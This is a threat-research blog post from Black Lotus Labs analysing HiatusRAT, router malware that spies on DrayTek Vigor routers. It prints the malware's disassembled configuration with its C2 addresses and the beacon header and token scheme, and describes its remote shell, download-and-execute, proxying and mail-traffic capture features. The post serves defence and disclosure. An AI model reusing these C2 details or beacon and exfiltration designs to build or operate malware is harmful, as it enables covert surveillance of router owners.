New HiatusRAT router malware covertly spies on victims

blog.lumen.com/new-hiatusrat-router-malware-covertly-spies-on-victims/

March 6, 2023

Black Lotus Labs Posted On March 6, 2023

0

Executive Summary

Just nine months after discovering ZuoRAT – a novel malware targeting small office/home office (SOHO) routers – Lumen Black Lotus Labs® identified another, never-before-seen campaign involving compromised routers. This is a complex campaign we are calling “Hiatus”. It infects business-grade routers and deploys two malicious binaries, including a Remote Access Trojan (RAT) we’re calling HiatusRAT, and a variant of tcpdump that enables packet capture on the target device.

Once a targeted system is infected, HiatusRAT allows the threat actor to remotely interact with the system, and it utilizes prebuilt functionality – some of which is highly unusual – to convert the compromised machine into a covert proxy for the threat actor. The packet-

capture binary enables the actor to monitor router traffic on ports associated with email and file-transfer communications.

Using proprietary telemetry from the Lumen global IP backbone, we enumerated command and control (C2) infrastructure associated with the activity and have identified at least 100 infected victims, predominately in Europe and Latin America. The latest version of the malware, version 1.5, became active in July 2022.

Introduction

The threat actors behind the Hiatus campaign primarily operationalized end-of-life DrayTek Vigor models 2960 and 3900 running an i386 architecture. Our investigation also uncovered prebuilt binaries that target MIPS, i386 and ARM-based architectures.

The impacted models are high-bandwidth routers that can support VPN connections for hundreds of remote workers and offer ideal capacity for the average, medium-sized business. We suspect the actor infects targets of interest for data collection, and targets of opportunity for the purpose of establishing a covert proxy network.

This campaign is comprised of three main components. These include:

- a bash script that gets deployed post-exploitation and two executables retrieved by the bash script
- HiatusRAT
- a variant of tcpdump that enables packet capture.

Our analysis of HiatusRAT shows that it serves two purposes: 1.) to remotely interact with the impacted device, which allows the actor to download files or run arbitrary commands, and 2.) to serve as a SOCKS5 proxy device on the router. This is likely to enable the actor to proxy command-and-control traffic through the router to obfuscate command and control from an additional agent elsewhere.



Figure 1: Graphic showing how an infected router could be used to passively sniff traffic, then send it to the upload C2

The tcpdump binary, which enables packet capture, allows the actor to monitor traffic on ports associated with email and file-transfer communications from the adjacent LAN.

The Black Lotus Labs analysis indicates the latest Hiatus campaign started in July 2022, but we suspect this activity cluster predates 2022. Through our global telemetry, we have observed approximately 100 bots connected with Hiatus. This is approximately 2% of the total number of DrayTek 2960 and 3900 routers that are currently exposed to the internet. This suggests the threat actor is intentionally maintaining a minimal footprint to limit their exposure and maintain critical points of presence.

There has been a small amount of reporting on compromised routers being used as proxy infrastructure, and for covert data collection and malware c2 obfuscation. For example, the Microsoft Threat Intelligence Team (MSTIC) recently issued a report stating that China-based actors are leveraging vulnerable SOHO routers to maintain persistence and collect

intelligence for espionage. This followed our own discovery of ZuoRAT – a previously unknown malware campaign that began targeting SOHO routers to deploy malware on the adjacent LAN.

Because we have not observed any overlap or correlations between HiatusRAT and any public reporting, we assess that HiatusRAT is a unique cluster.

Technical Details

Black Lotus Labs recently discovered a series of malicious files that triggered an investigation into an undocumented activity cluster utilizing DrayTek routers. We are currently unable to determine the initial access vector; however, once exploited, the threat actor deploys a bash script that downloads and executes two malicious binaries – HiatusRAT and a packet-capture binary – on the compromised host.

HiatusRAT – the main trojan– is the most unique aspect of the campaign. The threat actor named the file “qwert_8h_{architecture}”, where {architecture} corresponded with the host architecture. For example, the i386 variant was called “qwert_8h_i386.”

The second file is a variant of tcpdump, which allows the threat actor to perform packet capture on the data traversing the router. We found four variants of the packet capture binaries with the same functionality compiled for ARM, i386, MIPS64 big endian and MIPS32 little endian. Once downloaded, the files were copied into a new, threat actor-created directory called “database”.

Malware Overview: HiatusRAT

Host-Based Enumeration

Once executed, HiatusRAT performs two functions:

- It checks for any existing processes on port 8816 and opens a listener on that port. If there is already a service running on port 8816, the malware first kills the existing process to ensure that only a single instance of the trojan is running on the compromised device.
- Once the listener is enabled on port 8816, a second process collects more information about the infected host and places it into an enumeration file that is sent to the heartbeat C2. This allows the threat actor to track if the device is still infected and accessible while it logs information about the compromised host.

The host-based enumeration can be broken up into four basic categories: system level information, networking information, information about the file system and a process list.

1. System-level Information
The system-level details contained the following information about the infected router:

MAC address
Kernel version
Architecture
Firmware release version

2. Networking Information
The network information the agent collects includes ifconfig command outputs and the ARP cache. The former reveals the public IP address of the router; the latter reveals the local IP addresses and MACs of the devices on the adjacent local area network (LAN). This visibility into the router's adjacent network is potential evidence of additional targeting opportunities.

3. File System Information
To assess the presence of any other files running on the router, the agent enumerates the file system mounts. The purpose is to gather all the mount point names, directory-level path locations, and the file system type, and to check 'fstab' for more information about the virtual memory file system. We suspect this allows the actor to identify other executables that were running purely in-memory and did not correspond to a file written to disk, which is a mechanism associated with some malware families.

4. Process List
HiatusRAT gathers information about the running processes such as the process name, ID, UID, and arguments, along with information about HiatusRAT itself.

Once the agent has all the host-based information, it reads from a JSON blob, referred to as the configuration file, to determine where the heartbeat server is located to send the information back to the threat actor. When we analyzed the configuration file, we also identified a second C2 server denoted as "Upload" that is used by the packet-capture binary.

A parsed version of the embedded configuration information can be found in the following table:

Label	Value	Description
Status	0	
Tick	0x7080 (28800)	Sleep time in between C2 beacons (aka poll time)
Time	sys_time	System time on compromised host
Version	"1.5"	Malware version
Reply	"https://104.250.48[.]192:443"	C2 beacon address
Retry	0x3	Retry count to contact C2
Timeout	0x12c (300)	Timeout used in network communications
Upload	"https://46.8.113[.]227:443"	Upload C2, used to receive the additional data

```
; Attributes: bp-based frame info_from_lumina

buildConfigStruct proc near

arg_0= dword ptr  8

; __unwind {
push    ebp
mov     ebp, esp
push    esi
push    ebx
call    movEbxEsp
add     ebx, (offset tbyte_8145000 - $)
mov     eax, [ebp+arg_0]
mov     eax, [eax+1Ch]
mov     dword ptr [eax], 0
mov     eax, [ebp+arg_0]
mov     eax, [eax+1Ch]
mov     dword ptr [eax+4], 7080h
mov     eax, [ebp+arg_0]
mov     esi, [eax+1Ch]
sub     esp, 0Ch
push    0
call    timeWrapper
add     esp, 10h
mov     [esi+8], eax
mov     eax, [ebp+arg_0]
mov     eax, [eax+1Ch]
lea     edx, (a15 - 8145000h)[ebx] ; "1.5"
mov     [eax+0Ch], edx
mov     eax, [ebp+arg_0]
mov     eax, [eax+1Ch]
lea     edx, (aHttps104250481 - 8145000h)[ebx] ; "https://104.250.48.192:443"
mov     [eax+10h], edx
mov     eax, [ebp+arg_0]
mov     eax, [eax+1Ch]
lea     edx, (aHttps468113227 - 8145000h)[ebx] ; "https://46.8.113.227:443"
mov     [eax+1Ch], edx
mov     eax, [ebp+arg_0]
mov     eax, [eax+1Ch]
mov     dword ptr [eax+14h], 3
mov     eax, [ebp+arg_0]
mov     eax, [eax+1Ch]
mov     dword ptr [eax+18h], 12Ch
mov     eax, 0
lea     esp, [ebp-8]
pop     ebx
pop     esi
pop     ebp
retn
; } // starts at 8049D66
buildConfigStruct endp
```

Figure 2: Screenshot of the dissembled, hard-coded configuration file Heartbeat POST

In the sample we observed, at a set interval of 28,000 seconds (8 hours), enumeration file information was gathered and became part of the heartbeat beacon sent to the heartbeat C2 via HTTP POST. This included a header containing additional information about the router's status.

The heartbeat POST request contains multiple header fields, likely used to help the threat actor meticulously track the status of each compromised router. Some fields are intuitive, such as the X_UTIME (denoted as the current time in epoch), and X_UUID (denoted as the

MAC address). Other values such as the X_TOKEN likely denote a type of checksum of the fields to ensure the activity was stemming from a compromised host. The X_TOKEN header is computed as: Md5(time[:time % 10] + MAC address + time[time % 10:]). The time value is denoted in epoch.

- **Pseudo Code Example of X_TOKEN Generation:**
  sys_time response – 1674762549
  MAC address – 005056c00001
  “167476254” + “005056c00001” + “9” = “167476254005056c000019”
  Md5(“167476254005056c000019”) = ffca0c6ca91ce7070c3e5e41d7c983a2
- **Example Headers:**
  “POST /master/Api/active?uuid=005056c00001 HTTP/1.1”
  Host: 104.250.48[.]192:443
  Accept: */*
  Content-Type: application/json
  X_UTIME: 1674762549
  X_UUID: 005056c00001
  X_TOKEN: ffca0c6ca91ce7070c3e5e41d7c983a2
  Content-Length: 37228

Prebuilt Functions

During our analysis of the HiatusRAT file, we were able to reverse engineer its prebuilt functions. The function names and their utilities are listed below. At the time of this report, we are unable to determine whether the threat actor is operationalizing any of these features.

- **config** – Loads new config values from the C2 node.
- **shell** – Spawns a remote shell on the infected host.
- **file** – Allows reading, deleting, or uploading files to the heartbeat C2.
- **executor** – Downloads and executes a file from the heartbeat C2.
- **script** – Executes a script supplied by the C2.
- **tcp_forward**– Takes a specified listening port, forwarding IP, and forwarding port and transmits any TCP data that was sent to the listening port on the compromised host to the forwarding location. The function checks if an existing listener is already running; if not, it opens a listener on a specified port. Upon establishing a connection, tcp_foward establishes two threads to allow for bi-directional communications between the sender and the specified forwarding IP.
- **socks5** – Sets up a SOCKS version 5 proxy on the compromised router, establishing a listening port and forwarding capability in accordance with RFC 1928.
- **quit** – Ceases execution of the malware.



Figure 3: Screenshot of the dissembled tcp_forward function

While functions like config and shell are common commands for RATs, SOCKS5 and tcp_foward are purpose-built to enable obfuscated communications from other machines (like those infected with another RAT) through the Hiatus victims. The TCP function, however, is more straight-forward. It opens a listener on a port, then forwards the TCP data to another IP address and port. We assess that this was likely designed to forward beacons or exfil from another RAT on another infected machine, which would allow the router to be a C2 IP address for malware on a separate device.

Based upon the information in the SOCKS 5 documentation, referenced as RFC 1928, this function differs in that it allows for more flexibility. This means SOCKS 5 can support UDP-based connections, IPv6 connections, and an optional authentication field such as a username and password, or a token. The threat actor could use the SOCKS proxy to either receive forward beacons from a beaconing agent, or forward commands sent to a passive agent such as a web shell. This would allow the threat actor to interact with another agent from a compromised IP address and more closely mimic legitimate behavior. This tactic would allow the actor to circumvent some detection capabilities based on geo-fencing or connections associated with bulletproof hosting providers.



Figure 4: Overview of how the redirection functionality on the router could be used to interact with both beaconing and listening agents

Malware Overview – Packet-capture binary

In addition to the HiatusRAT, the bash script installs a second binary to perform packet capture on data traversing the router. We found four variants of the tcpdump binary which enabled packet capture with the same functionality compiled for ARM, i386, MIPS64 big endian, and MIPS32 little endian. This file appears to be a compiled version of three common libraries: tcpdump, libpcap, and openSSL. The bash script also specifies that the packet-capture tool collects outbound connections associated with the following ports:

- Port 21 – associated with File Transfer Protocol (FTP)
- Port 25 – associated with Simple Mail Transfer Protocol (SMTP)
- Port 110 – associated with Post Office Protocol 3 (POP3)
- Port 143 – associated with Internet Mail Access Protocol (IMAP)

Once this packet capture data reaches a certain file length, it is sent to the "upload C2" located at 46.8.113[.]227 along with information about the host router. This allows the threat actor to passively capture email traffic that traversed the router and some file transfer traffic. While these are the ports that are specified in the recovered bash script, it would be trivial for the threat actor to specify additional ports via a shell spawned by HiatusRAT. We suspect that if the threat actor identifies a victim of high interest, they can potentially deploy subsequent modules for added functionality.

Black Lotus Labs Global Telemetry and Analysis

Once we extracted the C2 nodes from the configuration file in the HiatusRAT file, we looked for more information about those nodes. We observed that both the heartbeat and upload C2 nodes had a self-signed X.509 certificate, both of which were first observed on July 21, 2022. This likely indicates the beginning of the operation that utilized version 1.5 of the agent.

Black Lotus Labs global telemetry identified approximately 100 unique IP addresses in communication with the C2 IPs. We divided those IP addresses into two categories of potential victims:

- More established, medium-size businesses that run their own mail servers, and sometimes have dedicated internet lines. These networks utilize DrayTek routers as the gateway to their corporate network, which routes traffic from email servers on the LAN to the public internet. Some of the impacted verticals include pharmaceuticals, IT services/consulting firms, and a municipal government – among others. We suspect the IT firms were chosen to enable downstream access to customer environments, which could be enabled from collected data like the email traffic gathered by the packet-capture binary.
- When we queried the IPs and were unable to observe any mail servers, we associated the second group of compromised entities within ISP customer ranges. These infections potentially occurred because the actors identified them as smaller organizations of interest, or they were instances when the threat actor utilized the relay/forwarding functions of Hiatus to interact with another infection network.

Of the victims we were able to identify since October 2022, most of the bot-related IP addresses geo-located to Europe. Interestingly, our telemetry indicated the most activity in Latin America, followed closely by Europe, then North America. (Note: We did not observe any bots located in Australia or New Zealand.)



Figure 5: Screenshot of the global heatmap showing the distribution of bots from Oct. 1, 2022, through Feb. 20, 2023

As of mid-February 2023, there were approximately 2,700 DrayTek Vigor 2960 routers and approximately 1,400 DrayTek Vigor 3900 routers exposed on the internet, and Hiatus had compromised approximately 100 of these routers. This campaign is significantly smaller than some of the more prominent botnets such as Emotet or Chaos – both of which indiscriminately target vulnerable devices on the internet. We assess that the threat actor most likely chose to keep the campaign small to evade detection.

Conclusion

While advanced threat actors continue bombarding routers, Black Lotus Labs remains committed to hunting these elusive campaigns. We assess that the class of malicious activity described in this report remains concerning because it allows the threat actor to passively collect information without directly interacting with a high-value host – activity that could trigger detection and response (EDR) products. Additionally, by utilizing routers, the adversary's tools reside on the victim's network, which is outside the traditional defense-in-depth perimeter.

While our prior reporting on router campaigns such as Zuorat and a 2021 hacktivist campaign highlighted instances where threat actors attempted to modify or block traffic passing through compromised routers, the Hiatus campaign adds the additional capability of leveraging router access to passively monitor and exfiltrate router traffic.

In addition, we assess that the Hiatus campaign had a secondary purpose with covert command and control operations that utilize multiple compromised assets. The HiatusRAT tcp_forward function allows a threat actor to relay their beaconing from a separate infection through a compromised device before hitting an upstream C2 node. Conversely, they can also echo their command to a web shell from upstream infrastructure through the compromised router in the country of the targeted device, then interact with a more passive agent to obscure their true origination source by passing geo-fencing-based security measures.

This campaign shows the need to secure the router ecosystem. This type of agent demonstrates that anyone with a router who uses the internet can potentially be a target – and they can be used as proxy for another campaign – even if the entity that owns the router does not view themselves as an intelligence target. We suspect that threat actors are going to continue to utilize multiple compromised assets in conjunction with one another to avoid detection.

Black Lotus Labs has added the IoCs from this campaign into the threat intelligence feed that fuels the Lumen Connected Security portfolio, and we continue to monitor for new infrastructure, targeting activity. and expanding tactics, techniques, and procedures (TTPs). We will continue to collaborate with the security research community to share findings related to this activity and ensure the public is informed. We encourage the community to monitor for and alert on these and any similar IoCs. We also advise the following:

- **Consumers with self-managed routers** should follow best practices and regularly monitor, reboot and install security updates and patches. End-of-life devices should be replaced with vendor-supported model to ensure patching against known vulnerabilities.
- **Businesses** should consider comprehensive Secure Access Service Edge (SASE) or similar solutions that utilize VPN-based access to protect data and bolster their security posture.
- **Users** should enable the latest cryptographic protocols to help protect data in transit, such as only using email service which rely upon SSL and TLS. Examples of more secure email services include secure simple mail transfer protocol (defined in RFC 2821 and utilizing the feature which terminates if a secure connections can't be established), encrypted IMAP, and encrypted POP3 (defined in RFC 2595 which utilized ports 993 & 995).

For additional IoCs associated with this campaign, please visit our GitHub page.

If you would like to collaborate on similar research, please contact us on Twitter and Mastadon @BlackLotusLabs.

This analysis was performed by Danny Adamitis and Steve Rudd.

This information is provided “as is” without any warranty or condition of any kind, either express or implied. Use of this information is at the end user’s own risk.
